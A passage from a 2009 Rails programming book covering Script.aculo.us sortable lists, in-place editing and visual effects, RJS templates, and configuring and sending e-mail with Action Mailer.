S CRIPT. ACULO . US 594 In many cases, there isn’t anything to do in the browser since the list is already in order. Here is the output of the previous code: <ul id="priority_todos"> <li id="todo_421">Climb Baldwin Auditorium</li> <li id="todo_359">Find Waldo</li> </ul> <script type="text/javascript"> //<![CDATA[ Sortable.create("priority_todos" , {onUpdate:function(){ new Ajax.Request('/user/sort_todos', {asynchronous:true, evalScripts:true, parameters:Sortable.serialize("priority_todos" )})}}) //]]> </script> Script.aculo.us provides a helper JavaScript method called Sortable.serialize. It takes a list and creates a JSON dump of the ids of its contained elements in their current order, which is sent back to the server. Here are the parameters the action receives on re-order: Processing UserController#sort_todos (for 127.0.0.1 at 2006-09-15 07:32:16) [POST] Session ID: 00dd9070b55b89aa8ca7c0507030139d Parameters: {"action" =>"sort_todos" , "controller" =>"user" , "priority_todos" =>["359" , "421" ]} Notice that the priority_todos parameter contains an array of database ids, not the DOM ids from the list (which were formatted as todo_421, not 421). The Sortable.serialize helper automatically uses the underscore as a delimiter to parse out the actual database id, leaving you less work to do on the server. There is a problem with this behavior, however. The default is to eliminate everything before and including the first underscore character in the DOM id. If your DOM is formatted as priority_todo_database id, then the serializer will send "priority_todos"=>["todo_359", "todo_421"] to the server. To override that, you have to provide the format option to the helper, which is just one of many sortable-specific options. In addition, you can pass any of the options that we have seen previously. :format => regexp A regular expression to determine what to send as the serialized id to the server (the default is /∧[∧_]*_(.*)$/). :constraint => value Whether to constrain the dragging to either :horizontal or :vertical (or false to make it unconstrained). :overlap => value Calculates the item overlap in the :horizontal or :vertical direction. :tag => string Determines which children of the container element to treat as sortable (default is LI). Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 595 :containment => target Takes an element or array of elements to treat as potential drop targets (defaults to the original target element). :only => string A CSS class name or array of class names used to filter out child elements as candidates. :scroll => boolean Determines whether to scroll the list during drag operations if the list runs past the visual border. :tree => boolean Determines whether to treat nested lists as part of the main sortable list. This means that you can create multilayer lists, and sort items not only at the same level but also drag and sort items between levels. For example, if your list uses DOM ids that look like priority_todo_database_id but also has items in it that couldn’t be sorted, your declaration might look like this: <%= sortable_element 'priority_todos', :url => {:action => 'sort_todos'}, :only => 'sortable', :format => '/^priority_todo_(.*)$/' %> In-place Editing In-place editing is a convenience feature when you don’t want to create a full- fledged edit screen for every little piece of data on the page. Sometimes, there are only one or two items on a screen that need to be editable; instead of rendering them as an ugly and style-killing input field, you can render them as styled text but provide your users with a way to quickly switch them to an editable version and then switch back after the edit is complete. Starting with Rails 2.0, this function migrated from the core to a plug-in. By now, you should know the drill: script/plugin install git://github.com/rails/in_place_editing.git Script.aculo.us provides helper methods for both the view and the controller to aid in creating the in-place editor. Let’s look first at how the page should act. Here’s the edit page for a user using in-place fields in normal mode: Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 596 The user mouses over the name field, getting an indication that the field is editable: And here’s what the page looks like in full edit mode for the name field: If you stick with the default settings, this is incredibly easy to create. In your controller, specify the name of the model class and column names you want your controller to support in-place editing for: class UserController < ApplicationController in_place_edit_for :user, :username in_place_edit_for :user, :favorite_language # ... These helper methods actually create methods called set_user_username and set_user_favorite_language in your controller that the form will interact with to update the field data. These generated methods will update the current model instance with the new data and return the newly saved value. Use the in_place_editor_field helper to create the control. In our example, we just iterate over all the columns on the model and create one for each: Download pragforms/app/views/user/inplace_demo.html.erb <% for column in User.user_columns %> <p> <b><%= column.human_name %>:</b> <%= in_place_editor_field "user" , column.name, {}, { :load_text_url=> url_for(:action=>"get_user_#{column.name}" , :id=>@user) } %> </p> <% end %> <%= link_to 'Edit', :action => 'edit', :id => @user %> | <%= link_to 'Back', :action => 'list' %> That’s all you need to create the default version. You can specify plenty of options to alter the default behavior, however. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 597 :rows => number Number of rows of text to allow in the live editing field. If the value is more than 1, the control switches to be a <textarea>. :cols => number Number of columns of text to allow. :cancel_text => "cancel" The displayed text of the link that allows the user to cancel the editing action. :save_text => "ok" The displayed text of the button that allows the user to save the edits. :loading_text => "Loading..." The text to display while the edits are being saved to the server; this is the equivalent of the progress indicators we used elsewhere. :external_control => string The DOM id of a control that is used to turn on edit mode. Use this to override the default behavior of having to click the field itself to edit it. :load_text_url => string A URL to send an XHR request to retrieve the current value of the field. When not specified, the control uses the innerText of the display field as the value. For example, with the form we have shown so far, if the user edits the user- name field and sets it to nothing, when they save the value, the field is no longer editable. This is because the default behavior is to make the user click the field itself to edit it, and if the field is blank, there is nothing to click. Let’s provide an external control to click instead of the field itself: <% for column in User.user_columns %> <p> <input type="button" id="edit_<%= column.name %>" value="edit"/> <strong><%= column.human_name %>:</strong> <%= in_place_editor_field "user" , column.name, {}, {:external_control => "edit_#{column.name}" } %> </p> <% end %> This looks like the following: Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 598 Further, in the case of the blank value, you might want to provide some kind of default text in the editor field when the user goes to edit mode. To provide that, you have to create a server-side action that the editor can call to ask for the value of the field and then provide that in the load_text_url option. Here’s an example of creating your own helper method, much like in_place_edit_for to provide a default value: class UserController < ApplicationController def self.in_place_loader_for(object, attribute, options = {}) define_method("get_#{object}_#{attribute}" ) do @item = object.to_s.camelize.constantize.find(params[:id]) render :text => @item.send(attribute) || "[No Name]" end end in_place_edit_for :user, :username in_place_loader_for :user, :username in_place_edit_for :user, :favorite_language in_place_loader_for :user, :favorite_language In the view, you just pass the appropriate option: <% for column in User.user_columns %> <p> <input type="button" id="edit_<%= column.name %>" value="edit"/> <b><%= column.human_name %>:</b> <%= in_place_editor_field "user" , column.name, {}, {:external_control => "edit_#{column.name}" , :load_text_url=> url_for(:action=>"get_user_#{column.name}" , :id=>@user) } %> </p> <% end %> It looks like this: Notice that the editor field has [No Name] in the text field since no value was retrieved from the database. Also, you can see that the in-place editor takes care of hiding the external button control when in edit mode. Visual Effects Script.aculo.us also provides a bevy of visual effects you can apply to your DOM elements. The effects can be roughly categorized as effects that show an element, effects that hide an element, and effects that highlight an element. Conveniently, they mostly share the same optional parameters, and they can be combined either serially or in parallel to create more complex events. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 599 The Script.aculo.us helper method visual_effect generates the JavaScript equiv- alent. It is primarily used to assign the value to one of the life cycle callbacks of the standard Prototype helpers (complete, success, failure, and so on). For a full list of all the available effects, visit http://script.aculo.us. Instead of doing an exhaustive reference, we’re going to look at applying some in practice. Think back to the drag-and-drop example. Let’s say you wanted to also high- light the drop target after its elements have been updated. We are already bound to the complete callback to turn off the progress indicator: <%= drop_receiving_element('pending_todos', :accept=>'completed_todo', :complete=>"$('spinner').hide();" , :before=>"$('spinner').show();" , :hoverclass=>'hover', :with=>"'todo=' + encodeURIComponent(element.id.split('_').last())" , :url=>{:action=>:todo_pending, :id=>@user})%> To add a visual highlight effect, we just append it to the complete option: <%= drop_receiving_element('pending_todos', :accept=>'completed_todo', :complete=>"$('spinner').hide();" + visual_effect(:highlight, 'pending_todos'), :before=>"$('spinner').show();" , :hoverclass=>'hover', :with=>"'todo=' + encodeURIComponent(element.id.split('_').last())" , :url=>{:action=>:todo_pending, :id=>@user})%> We can use the appear/disappear effects to fade the progress indicator in and out as well: <%= drop_receiving_element('pending_todos', :accept=>'completed_todo', :complete=>visual_effect(:fade, 'spinner', :duration => 0.5), :before=>visual_effect(:appear, 'spinner', :duration => 0.5), :hoverclass=>'hover', :with=>"'todo=' + encodeURIComponent(element.id.split('_').last())" , :url=>{:action=>:todo_pending, :id=>@user})%> Three visual effects let us specify them as toggle effects. These are reversible pairs of effects that let us show/hide an element. If we specify a toggle effect, the generated JavaScript will take care of alternating between the states. The available togglers are as follows: :toggle_appear toggles using appear and fade :toggle_slide toggles using slide_down and slide_up :toggle_blind toggles using blind_down and blind_up You can use the visual_effect helper pretty much anywhere you could provide a snippet of JavaScript. Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 600 24.3 RJS Templates So far we’ve covered Prototype and Script.aculo.us almost strictly from the point of view of returning HTML from the server during XHR calls. This HTML is almost always used to update the innerHTML property of some DOM element in order to change the state of the page. It turns out that there is another powerful technique you can use that can often solve problems that otherwise require a great deal of complex JavaScript on the client: your XHR calls can return JavaScript to execute in the browser. In fact, this pattern became so prevalent in 2005 that the Rails team came up with a way to codify it on the server the same way they use .html.erb files to deal with HTML output. That technique was called RJS templates. As people began to use the RJS templates, though, they realized that they wanted to have the same abilities that the templates provided but be able to do it inline within a controller. Thus was born the render :update construct. What is an RJS template? It is simply a file, stored in the app/views hierar- chy, with an .js.rjs extension. It contains commands that emit JavaScript to the browser for execution. The template itself is resolved the same way that .html.erb templates are. When an action request is received, the dispatcher tries to find a matching .html.erb template. If the request came in from XHR, the dispatcher will preferentially look for an .js.rjs template. The template is parsed, JavaScript is generated and returned to the browser, where it is finally executed. RJS templates can be used to provide standard interactive behavior across multiple pages or to minimize the amount of custom JavaScript code embed- ded on a given page. One of the primary usage patterns of RJS is to cause multiple client-side effects to occur as the result of a single action. Let’s revisit the drag-and-drop example from earlier. When the user drags a to-do item from one list to the other, that item’s id is sent to the server. The server has to recategorize that particular item by removing it from its original list and adding it to the new list. That means the server must then update both lists back on the view. However, the server can return only one response as a result of a given request. This means that you could do the following: • Structure the page so that both drop targets are contained in a larger element, and update the entirety of that parent element on update. • Return structure data to a complex client-side JavaScript function that parses the data and divvies it up amongst the two drop targets. Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 601 • Use RJS to execute several JavaScript calls on the client, one to update each drop target and then one to reset the sortability of the new lists. Here is the server-side code for the todo_pending and todo_completed meth- ods on the server. When the user completes an item, it has a completed date assigned to it. When the user moves it back out of completed, the completed date is set to nil. Download pragforms/app/controllers/user_controller.rb def todo_completed update_todo_completed_date Time.now end def todo_pending update_todo_completed_date nil end private def update_todo_completed_date(newval) @user = User.find(params[:id]) @todo = @user.todos.find(params[:todo]) @todo.completed = newval @todo.save! @completed_todos = @user.completed_todos @pending_todos = @user.pending_todos render :update do |page| page.replace_html 'pending_todos' , :partial => 'pending_todos' page.replace_html 'completed_todos' , :partial => 'completed_todos' page.sortable "pending_todo_list" , :url=>{:action=>:sort_pending_todos, :id=>@user} end end After performing the standard CRUD operations that most controllers contain, you can see the new render :update do |page| section. When you call render :update, it generates an instance of JavaScriptGenerator, which is used to create the code you’ll send back to the browser. You pass in a block, which uses the generator to do the work. In our case, we are making three calls to the generator: two to update the drop target lists on the page and one to reset the sortability of the pending to- dos. We have to perform the last step because when we overwrite the original version, any behavior bound to it disappears, and we have to re-create it if we want the updated version to act the same way. The calls to page.replace_html take two parameters: the id (or an array of ids) of elements to update and a hash of options that define what to render. That second hash of options can be anything you can pass in a normal render call. Here, we are rendering partials. Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 602 The call to page.sortable also takes the id of the element to make sortable, followed by all of the possible options to the original sortable_element helper. Here is the resulting response from the server as passed back across to the browser (reformatted slightly to make it fit): try { Element.update("pending_todos" , "<ul id='pending_todo_list' > <li class="pending_todo" id='todo_38' >Build a house</li> <script type="text/javascript">n//<![CDATA[nnew Draggable("todo_38", {ghosting:true, revert:true})n//n</script> <li class="pending_todo" id='todo_39' >Read the Hugo Award Winners</li> <script type="text/javascript">n//<![CDATA[nnew Draggable("todo_39", {ghosting:true, revert:true})n//]]>n</script>n n</ul>n"); // . . . Sortable.create("pending_todo_list", {onUpdate:function(){new Ajax.Request('/user/sort_pending_todos/10', {asynchronous:true, evalScripts:true, parameters:Sortable.serialize("pending_todo_list")})}});'); throw e } ]]> The response is pure JavaScript; the Prototype helper methods on the client must be set to execute JavaScripts, or nothing will happen on the client. It updates the drop targets with new HTML, which was rendered back on the server into string format. It then creates the new sortable element on top of the pending to-dos. The code is wrapped in a try/catch block. If something goes wrong on the client, a JavaScript alert box will pop up and attempt to describe the problem. If you don’t like the inline style of render :update, you can use the original version, an .js.rjs template. If you switch to the template style, the action code would reduce to this: def update_todo_completed_date(newval) @user = User.find(params[:id]) @todo = @user.todos.find(params[:todo]) @todo.completed = newval @todo.save! @completed_todos = @user.completed_todos @pending_todos = @user.pending_todos end Then, add a file called todo_completed.js.rjs in app/views/user/ that contains this: page.replace_html 'pending_todos' , :partial => 'pending_todos' page.replace_html 'completed_todos' , :partial => 'completed_todos' page.sortable "pending_todo_list" , :url=>{:action=>:sort_pending_todos, :id=>@user} Rails will autodiscover the file, create an instance of JavaScriptGenerator called page, and pass it in. The results will be rendered back to the client, just as with the inline version. Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 603 Let’s take a categorized look at the available RJS helper methods. Editing Data You might have several elements on a page whose data needs to be updated as a result of an XHR call. If you need to replace only the data inside the element, you will use replace_html. If you need to replace the entire element, including its tag, you need replace. Both methods take an id and a hash of options. Those options are the same as you would use in any normal render call to render text back to the client. However, replace_html merely sets the innerHTML of the specified element to the rendered text, while replace first deletes the original element and then inserts the rendered text in its place. In this example, our controller mixes using RJS to update the page upon suc- cessful edit or redraws the form with a standard render if not: def edit_user @user = User.find(params[:id]) if @user.update_attributes(params[:user]) render :update do |page| page.replace_html "user_#{@user.id}" , :partial => "_user" end else render :action => 'edit' end end Inserting Data Use the insert_html method to insert data. This method takes three parameters: the position of the insert, the id of a target element, and the options for render- ing the text to be inserted. The position parameter can be any of the positional options accepted by the update Prototype helper (:before, :top, :bottom, and :after). Here is an example of adding an item to a to-do list. The form might look like this: <ul id="todo_list"> <% for item in @todos %> <li><%= item.name %></li> <% end %> </ul> <% form_remote_tag :url => {:action => 'add_todo'} do %> <%= text_field 'todo', 'name' %> <%= submit_tag 'Add...' %> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 604 On the server, you would store the to-do item and then add the new value into the existing list at the bottom: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" end end end Showing/Hiding Data You’ll often need to toggle the visibility of DOM elements after the completion of an XHR call. Showing and hiding progress indicators are a good example; toggling between an Edit button and a Save button is another. We can use three methods to handle these states: show, hide, and toggle. Each takes a single id or an array of ids to modify. For example, when using Ajax calls instead of standard HTML requests, the standard Rails pattern of assigning a value to flash[:notice] doesn’t do anything because the code to display the flash is executed only the first time the page is rendered. Instead, you can use RJS to show and hide the notification: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page.replace_html 'flash_notice' , "Todo added: #{todo.name}" page.show 'flash_notice' end end end Alternatively, you can choose to delete an element from the page entirely by calling remove. Successful execution of remove means that the node or nodes specified will be removed from the page entirely. This does not mean just hid- den; the element is removed from the DOM and cannot be retrieved. Here’s an example of our to-do list again, but now the individual items have an id and a Delete button. Delete will make an XHR call to remove the item from the database, and the controller will respond by issuing a call to delete the individual list item: <ul id="todo_list"> <% for item in @todos %> <li id='todo_<%= item.id %>'><%= item.name %> <%= link_to_remote 'Delete', :url => {:action => 'delete_todo', Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 605 :id => item} %> </li> <% end %> </ul> <% form_remote_tag :url => {:action => 'add_todo'} do %> <%= text_field 'todo', 'name' %> <%= submit_tag 'Add...' %> <% end %> def delete_todo if Todo.destroy(params[:id]) render :update do |page| page.remove "todo_#{params[:id]}" end end end Selecting Elements If you need to access page elements directly, you can select one or more of them to call methods on. The simplest method is to look them up by id. You can use the [ ] syntax to do that; it takes a single id and returns a proxy to the underlying element. You can then call any method that exists on the returned instance. This is functionally equivalent to using the Prototype $ method in the client. In conjunction with the fact that the newest versions of Prototype allow you to chain almost any call to an object, the [ ] syntax turns out to be a very powerful way to interact with the elements on a page. Here’s an alternate way to show the flash notification upon successfully adding a to-do item: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page['flash_notice' ].update("Added todo: #{todo.name}" ).show end end end Another option is to select all the elements that utilize some CSS class(es). Pass one or more CSS classes into select; all DOM elements that have one or more of the classes in the class list will be returned in an array. You can then manipulate the array directly or pass in a block that will handle the iteration for you. Direct JavaScript Interaction If you need to render raw JavaScript that you create, instead of using the helper syntax described here, you can do that with the << method. This sim- ply appends whatever value you give it to the response; it will be evaluated Report erratum this copy is (P1.0 printing, March 2009)
RJS T EMPLATES 606 immediately along with the rest of the response. If the string you provide is not executable JavaScript, the user will get the RJS error dialog box: render :update do |page| page << "cur_todo = #{todo.id};" page << "show_todo(#{todo.id});" end If, instead of rendering raw JavaScript, you need to call an existing JavaScript function, use the call method. call takes the name of a JavaScript function (that must already exist in page scope in the browser) and an optional array of arguments to pass to it. The function call will be executed as the response is parsed. Likewise, if you just need to assign a value to a variable, use assign, which takes the name of the variable and the value to assign to it: render :update do |page| page.assign 'cur_todo' , todo.id page.call 'show_todo' , todo.id end There is a special shortcut version of call for one of the most common cases, calling the JavaScript alert function. Using the RJS alert method, you pass a message that will be immediately rendered in the (always annoying) JavaScript alert dialog. There is a similar shortcut version of assign called redirect_to. This method takes a URL and merely assigns it to the standard property win- dow.location.href. Finally, you can create a timer in the browser to pause or delay the execution of any script you send. Using the delay method, you pass in a number of seconds to pause and a block to execute. The rendered JavaScript will create a timer to wait that many seconds before executing a function wrapped around the block you passed in. In this example, we will show the notification of an added to-do item, wait three seconds, and then remove the message from the <div> and hide it. def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page.replace_html 'flash_notice' , "Todo added: #{todo.name}" page.show 'flash_notice' page.delay(3) do page.replace_html 'flash_notice' , '' page.hide 'flash_notice' end end end end Report erratum this copy is (P1.0 printing, March 2009)
C ONCLUSION 607 Script.aculo.us Helpers In addition to all the Prototype and raw JavaScript helpers, RJS also provides support for most of the functions of Script.aculo.us. By far the most common is the visual_effect method. This is a straightforward wrapper around the different visual effects supplied by Script.aculo.us. You pass in the name of the visual effect desired, the DOM id of the element to perform the effect on, and a hash containing the standard effect options. In this example, we add a pulsate effect to the flash notice after we show it and then fade it away to remove it: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page.replace_html 'flash_notice' , "Todo added: #{todo.name}" page.show 'flash_notice' page.visual_effect :pulsate, 'flash_notice' page.delay(3) do page.replace_html 'flash_notice' , '' page.visual_effect :fade, 'flash_notice' end end end end You can also manipulate the sort and drag-and-drop characteristics of items on your page. To create a sortable list, use the sortable method, and pass in the id of the list to be sortable and a hash of all the options you need. draggable creates an element that can be moved, and drop_receiving creates a drop target element. 24.4 Conclusion Ajax is all about making web applications feel more like interactive client appli- cations and less like a physics white paper. It is about breaking the hegemony of the page and replacing it with the glorious new era of data. That data doesn’t have to stream back and forth on the wire as XML (no matter what Jesse James Garrett said back in February 2005). It just means that users get to interact with their data in appropriate-sized chunks, not in the arbitrary notion of a page. Rails does a great job of integrating Ajax into the regular development flow. It is no harder to make an Ajax link than a regular one, thanks to the wonders of the helpers. What is hard, and will remain hard for a very long time, is making Ajax work efficiently and safely. So although it is great to be able to rely on Report erratum this copy is (P1.0 printing, March 2009)
C ONCLUSION 608 the Rails helpers to hide the bulk of the JavaScript from you, it is also great to know what is actually being done on your behalf. And remember: use Ajax to benefit your users! Your motto should be the same as a doctor’s: first, do no harm. Use Ajax where it makes your users’ lives better, not where it just confuses them or makes it harder to get things done. Follow that simple rule, and Ajax on Rails can be wonderful. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 25 Action Mailer Action Mailer is a simple Rails component that allows your applications to send and receive e-mail. Using Action Mailer, your online store could send out order confirmations, and your incident-tracking system could automatically log problems submitted to a particular e-mail address. 25.1 Sending E-mail Before you start sending e-mail, you’ll need to configure Action Mailer. Its default configuration works on some hosts, but you’ll want to create your own configuration anyway, just to make it an explicit part of your application. E-mail Configuration E-mail configuration is part of a Rails application’s environment. If you want to use the same configuration for development, testing, and production, add the configuration to environment.rb in the config directory; otherwise, add different configurations to the appropriate files in the config/environments directory. You first have to decide how you want mail delivered: config.action_mailer.delivery_method = :smtp | :sendmail | :test The :smtp and :sendmail options are used when you want Action Mailer to attempt to deliver e-mail. You’ll clearly want to use one of these methods in production. The :test setting is great for unit and functional testing. E-mail will not be delivered but instead will be appended to an array (accessible via the attribute ActionMailer::Base.deliveries). This is the default delivery method in the test envi- ronment. Interestingly, though, the default in development mode is :smtp. If you want your development code to deliver e-mail, this is good. If you’d rather disable e-mail delivery in development mode, edit the file development.rb in the directory config/environments, and add the following line: config.action_mailer.delivery_method = :test
S ENDING E- MAIL 610 The :sendmail setting delegates mail delivery to your local system’s sendmail program, which is assumed to be in /usr/sbin. This delivery mechanism is not particularly portable, because sendmail is not always installed in this directory on different operating systems. It also relies on your local sendmail supporting the -i and -t command options. You achieve more portability by leaving this option at its default value of :smtp. If you do so, though, you’ll need also to specify some additional configuration to tell Action Mailer where to find an SMTP server to handle your outgoing e-mail. This may be the machine running your web application, or it may be a separate box (perhaps at your ISP if you’re running Rails in a noncorporate environment). Your system administrator will be able to give you the settings for these parameters. You may also be able to determine them from your own mail client’s configuration. config.action_mailer.smtp_settings = { :address => "domain.of.smtp.host.net" , :port => 25, :domain => "domain.of.sender.net" , :authentication => :login, :user_name => "dave" , :password => "secret" } :address => and :port => Determines the address and port of the SMTP server you’ll be using. These default to localhost and 25, respectively. :domain => The domain that the mailer should use when identifying itself to the server. This is called the HELO domain (because HELO is the command the client sends to the server to initiate a connection). You should normally use the top-level domain name of the machine sending the e-mail, but this depends on the settings of your SMTP server (some don’t check, and some check to try to reduce spam and so-called open-relay issues). :authentication => One of :plain, :login, or :cram_md5. Your server administrator will help choose the right option.1 This parameter should be omitted if your server does not require authentication. If you do omit this parameter, also omit (or comment out) the :user_name and :password options. :user_name => and :password => Required if :authentication is set. Other configuration options apply to all delivery mechanisms. 1. TLS (SSL) support requires Ruby 1.8.7. If are running Ruby 1.8.6, consider installing Marc Chung’s Action Mailer TLS plug-in (script/plugin install http://code.openrain.com/rails/action_mailer_tls). Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 611 config.action_mailer.perform_deliveries = true | false If perform_deliveries is true (the default), mail will be delivered normally. If false, requests to deliver mail will be silently ignored. This might be useful to disable e-mail while testing. config.action_mailer.raise_delivery_errors = true | false If raise_delivery_errors is true (the default), any errors that occur when initially sending the e-mail will raise an exception back to your application. If false, errors will be ignored. Remember that not all e-mail errors are immediate—an e-mail might bounce three days after you send it, and your application will (you hope) have moved on by then. Set the character set used for new e-mail with this: config.action_mailer.default_charset = "utf-8" As with all configuration changes, you’ll need to restart your application if you make changes to any of the environment files. Sending E-mail Now that we’ve got everything configured, let’s write some code to send e-mails. By now you shouldn’t be surprised that Rails has a generator script to create mailers. What might be surprising is where it creates them. In Rails, a mailer is a class that’s stored in the app/models directory. It contains one or more methods, with each method corresponding to an e-mail template. To create the body of the e-mail, these methods in turn use views (in just the same way that controller actions use views to create HTML and XML). So, let’s create a mailer for our store application. We’ll use it to send two different types of e-mail: one when an order is placed and a second when the order ships. The generate mailer script takes the name of the mailer class, along with the names of the e-mail action methods: depot> ruby script/generate mailer OrderMailer confirm sent exists app/models/ exists app/views/order_mailer exists test/unit/ create test/fixtures/order_mailer create app/models/order_mailer.rb create test/unit/order_mailer_test.rb create app/views/order_mailer/confirm.erb create test/fixtures/order_mailer/confirm create app/views/order_mailer/sent.erb create test/fixtures/order_mailer/sent Notice that we’ve created an OrderMailer class in app/models and two template files, one for each e-mail type, in app/views/order_mailer. (We also created a Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 612 bunch of test-related files—we’ll look into these later in Section 25.3, Testing E-mail, on page 622.) Each method in the mailer class is responsible for setting up the environment for sending a particular e-mail. It does this by setting up instance variables containing data for the e-mail’s header and body. Let’s look at an example before going into the details. Here’s the code that was generated for our Order- Mailer class: class OrderMailer < ActionMailer::Base def confirm(sent_at = Time.now) subject 'OrderMailer#confirm' recipients '' from '' sent_on sent_at body :greeting => 'Hi,' end def sent(sent_at = Time.now) subject 'OrderMailer#sent' # ... same as above ... end end Apart from body, which we’ll discuss in a second, the methods all set up the envelope and header of the e-mail that’s to be created: bcc array or string Blind-copy recipients, using the same format as recipients. cc array or string Carbon-copy recipients, using the same format as recipients. charset string The character set used in the e-mail’s Content-Type header. Defaults to the default_charset attribute in smtp_settings, or "utf-8". content_type string The content type of the message. Defaults to text/plain. from array or string One or more e-mail addresses to appear on the From: line, using the same format as recipients. You’ll probably want to use the same domain name in these addresses as the domain you configured in smtp_settings. headers hash A hash of header name/value pairs, used to add arbitrary header lines to the e-mail. Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 613 When a headers ’return-path’ is specified, that value will be used as the “envelope from” address. Setting this is useful when you want delivery notifications sent to a different address from the one in from. headers "Organization" => "Pragmatic Programmers, LLC" recipients array or string One or more recipient e-mail addresses. These may be simple addresses, such as dave@pragprog.com, or some identifying phrase followed by the e-mail address in angle brackets. recipients [ "andy@pragprog.com" , "Dave Thomas <dave@pragprog.com>" ] reply_to array or string These addresses will by listed as the default recipients when replying to your email. Sets the e-mail’s Reply-To: header. sent_on time A Time object that sets the e-mail’s Date: header. If not specified, the current date and time will be used. subject string The subject line for the e-mail. The body takes a hash, used to pass values to the template that contains the e-mail. We’ll see how that works shortly. E-mail Templates The generate script created two e-mail templates in app/views/order_mailer, one for each action in the OrderMailer class. These are regular .erb files. We’ll use them to create plain-text e-mails (we’ll see later how to create HTML e-mail). As with the templates we use to create our application’s web pages, the files contain a combination of static text and dynamic content. We can customize the template in confirm.erb; this is the e-mail that is sent to confirm an order: Download e1/mailer/app/views/order_mailer/confirm.erb Dear <%= @order.name %> Thank you for your recent order from The Pragmatic Store. You ordered the following items: <%= render(:partial => "line_item" , :collection => @order.line_items) %> We'll send you a separate e-mail when your order ships. There’s one small wrinkle in this template. We have to give render the explicit path to the template (the leading ./) because we’re not invoking the view from a real controller and Rails can’t guess the default location. Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 614 The partial template that renders a line item formats a single line with the item quantity and the title. Because we’re in a template, all the regular helper methods, such as truncate, are available: Download e1/mailer/app/views/order_mailer/_line_item.erb <%= sprintf("%2d x %s" , line_item.quantity, truncate(line_item.product.title, 50)) %> We now have to go back and fill in the confirm method in the OrderMailer class: Download e1/mailer/app/models/order_mailer.rb class OrderMailer < ActionMailer::Base def confirm(order) subject 'Pragmatic Store Order Confirmation' recipients order.email from 'orders@pragprog.com' sent_on Time.now body :order => order end end Now we get to see what the body hash does. Values set into it are available as instance variables in the template. In this case, the order object will be stored into order. Generating E-mails Now that we have our template set up and our mailer method defined, we can use them in our regular controllers to create and/or send e-mails. However, we don’t call the method directly. That’s because there are two different ways we can create e-mail from within Rails. We can create an e-mail as an object, or we can deliver an e-mail to its recipients. To access these functions, we call class methods called create_xxx and deliver_xxx, where xxx is the name of the instance method we wrote in OrderMailer. We pass to these class methods the parameter(s) that we’d like our instance methods to receive. To send an order confirmation e-mail, for example, we could call this: OrderMailer.deliver_confirm(order) To experiment with this without actually sending any e-mails, we use a simple action that creates an e-mail and displays its contents in a browser window: Download e1/mailer/app/controllers/test_controller.rb class TestController < ApplicationController def create_order order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.create_confirm(order) render(:text => "<pre>" + email.encoded + "</pre>" ) end end Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 615 The create_confirm call invokes our confirm instance method to set up the details of an e-mail. Our template is used to generate the body text. The body, along with the header information, gets added to a new e-mail object, which create_confirm returns. The object is an instance of class TMail::Mail.2 The email.encoded call returns the text of the e-mail we just created. Our browser will show something like this: Date: Thu, 12 Oct 2006 12:17:36 -0500 From: orders@pragprog.com To: dave@pragprog.com Subject: Pragmatic Store Order Confirmation Mime-Version: 1.0 Content-Type: text/plain; charset=utf-8 Dear Dave Thomas Thank you for your recent order from The Pragmatic Store. You ordered the following items: 1 x Programming Ruby, 2nd Edition 1 x Pragmatic Project Automation We'll send you a separate e-mail when your order ships. If we’d wanted to send the e-mail, rather than just create an e-mail object, we could have called OrderMailer.deliver_confirm(order). Delivering HTML-Format E-mail One way of creating HTML e-mail is to create a template that generates HTML for the e-mail body and then set the content type on the TMail::Mail object to text/html before delivering the message. We’ll start by implementing the sent method in OrderMailer. (In reality, there’s so much commonality between this method and the original confirm method that we’d probably refactor both to use a shared helper.) Download e1/mailer/app/models/order_mailer.rb class OrderMailer < ActionMailer::Base def sent(order) subject 'Pragmatic Order Shipped' recipients order.email from 'orders@pragprog.com' sent_on Time.now body :order => order end end 2. TMail is Minero Aoki’s excellent e-mail library; a version ships with Rails. Report erratum this copy is (P1.0 printing, March 2009)
